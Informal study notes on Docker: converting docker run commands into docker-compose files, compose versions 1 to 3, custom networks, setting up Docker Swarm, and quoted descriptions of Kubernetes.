
The compose files are written in YAML



```
docker run mmumshad/simple-webapp
docker run mongodb
docker run redis:alpine
docker run ansible
```


```
docker-compose.yml
services:
     web:
        image: “mmumshad/simple-webapp"
     database:
        image: “mongodb“
     messaging:
        image: "redis:alpine“
     orchestration:
        image:  “ansible“
```

Then to run all the containers, you just do “docker-compose up”
This is much easier to maintain and much faster to run.




```
docker run -d --name=redis redis
docker run -d --name=db postgres:9.4
docker run -d --name=vote -p 5000:80 --link redis:redis voting-app
docker run -d --name=result -p 5001:80 --link db:db result-app
docker run -d --name=worker --link db:db --link redis:redis worker
```

The docker run commands above include a lot of tags. For example the name tags are there to make use of the dns system which is embedded into the docker host. The -p tag is the port tag and is specifying the port mappings to use. The link tag is used so that in source code, you can use the name of the service and it will link to it directly. (The link tag is deprecated and in version 2 and 3 of docker compose it is not needed). These docker run files can be translated into the docker compose file that looks like this:



```
redis:
    image: redis
db:
    image: postgres:9.4
vote:
    image: voting-app
    ports:
        - 5000:80
    links:
        - redis
result:
    image: result
    ports:
        - 5001:80
    links:
        - db
worker:
    image: worker
    links:
        - db
        - redis
```

As you can see, we are specifying image tags. This will only work if the image is stored locally or is in the docker hub registry. If we have the dockerfile in a directory, we can choose to just build the images directly in our docker compose file like this…



```
docker-compose.yml
redis:
    image: redis
db:
    image: postgres:9.4
vote:
    image: voting-app
    ports:
        - 5000:80
    links:
        - redis
result:
    image: result
    ports:
        - 5001:80
    links:
        - db
worker:
    image: worker
    links:
        - db
        - redis
```

```
docker-compose.yml
redis:
    image: redis
db:
    image: postgres:9.4
vote:
    build: ./vote
    ports:
        - 5000:80
    links:
        - redis
result:
    build: ./result
    ports:
        - 5001:80
    links:
        - db
worker:
    build: ./worker
    links:
        - db
        - redis
```


dockersamples / example-voting-app

example-voting-app / vote /

bfirsh Put gunicorn command in list

```
..
static/stylesheets
templates
Dockerfile
app.py
requirements.txt
```

Below is an image showing different docker compose files as they progress from version 1 to version 3:



docker-compose.yml

```
redis:
    image: redis
db:
    image: postgres:9.4
vote:
    image: voting-app
    ports:
        - 5000:80
    links:
        - redis
```


docker-compose.yml

```
version: 2
services:
    redis:
        image: redis
    db:
        image: postgres:9.4
    vote:
        image: voting-app
        ports:
            - 5000:80
        depends_on:
            - redis
```

docker-compose.yml

```
version: 3
services:
    redis:
        image: redis
    db:
        image: postgres:9.4
    vote:
        image: voting-app
        ports:
            - 5000:80
```

So far we have been deploying our containers on the default bridge networks. Imagine we have designed an architecture where we would want to separate our network traffic. To do this we define our networks, then for each of the services, we define what network they will be on.



docker-compose.yml

```
version: 2
services:
    redis:
        image: redis

        networks:
            - back-end
    db:
        image: postgres:9.4
        networks:
            - back-end
    vote:
        image: voting-app
        networks:
            - front-end
            - back-end
    result:
        image: result
        networks:
            - front-end
            - back-end
networks:
    front-end:
    back-end:
```


How do containers work on Mac if it is only using linux?

When you install the docker package, you are installing various packages : a virtual machine program to create virtual linux machines , docker engine and many more. So when you want to run a docker image, you are running it on a linux virtual machine because all images are linux based.

Docker orchestration

Docker Swarm

With docker swarm, you can have multiple docker hosts running your services and swarm will orchestrate everything from load balancing and availability. Transforming architectures like this into this.



To set up a docker swarm, do the following:

- Have multiple hosts with docker installed on them
- Designate one to be the swarm manager and the others as the swarm workers
- On the swarm manager, run docker swarm init this will then print out a token which needs to be copied
- Then on all of the swarm workers, run docker swarm join --token <token here>
- The workers are now referred to as nodes

Now we have a swarm, how can we use it to our advantage to run multiple web servers. We could simply run the docker run command on each node but this has a runtime of O(n) which is shit. So instead, we use the power of orchestration. On the manager node, we run :

- docker service create --replicas=3 my_web_server

This will run three instances of our web server across all the nodes in the swarm. This is good because now if a web server crashes, the swarm manager will automatically set up a new one.

Kubernetes

Kubernetes allows you to cluster together groups of hosts running Linux containers, and Kubernetes helps you easily and efficiently manage those clusters.

Joe Beda, CTO at Heptio (and one of Kubernetes' original developers, along with Craig McLuckie and Brendan Burns, at Google): "Kubernetes is an open source project that enables software teams of all sizes, from a small startup to a Fortune 100 company, to automate deploying, scaling, and managing applications on a group or cluster of server machines. These applications can include everything from internal-facing web applications like a content management system to marquee web properties like Gmail to big data processing."

Kimoon Kim, senior architect at Pepperdata: "Kubernetes is software that manages many server computers and runs a large number of programs across those computers. On Kubernetes, all programs run in containers so that they can be isolated from each other, and be easy to develop and deploy."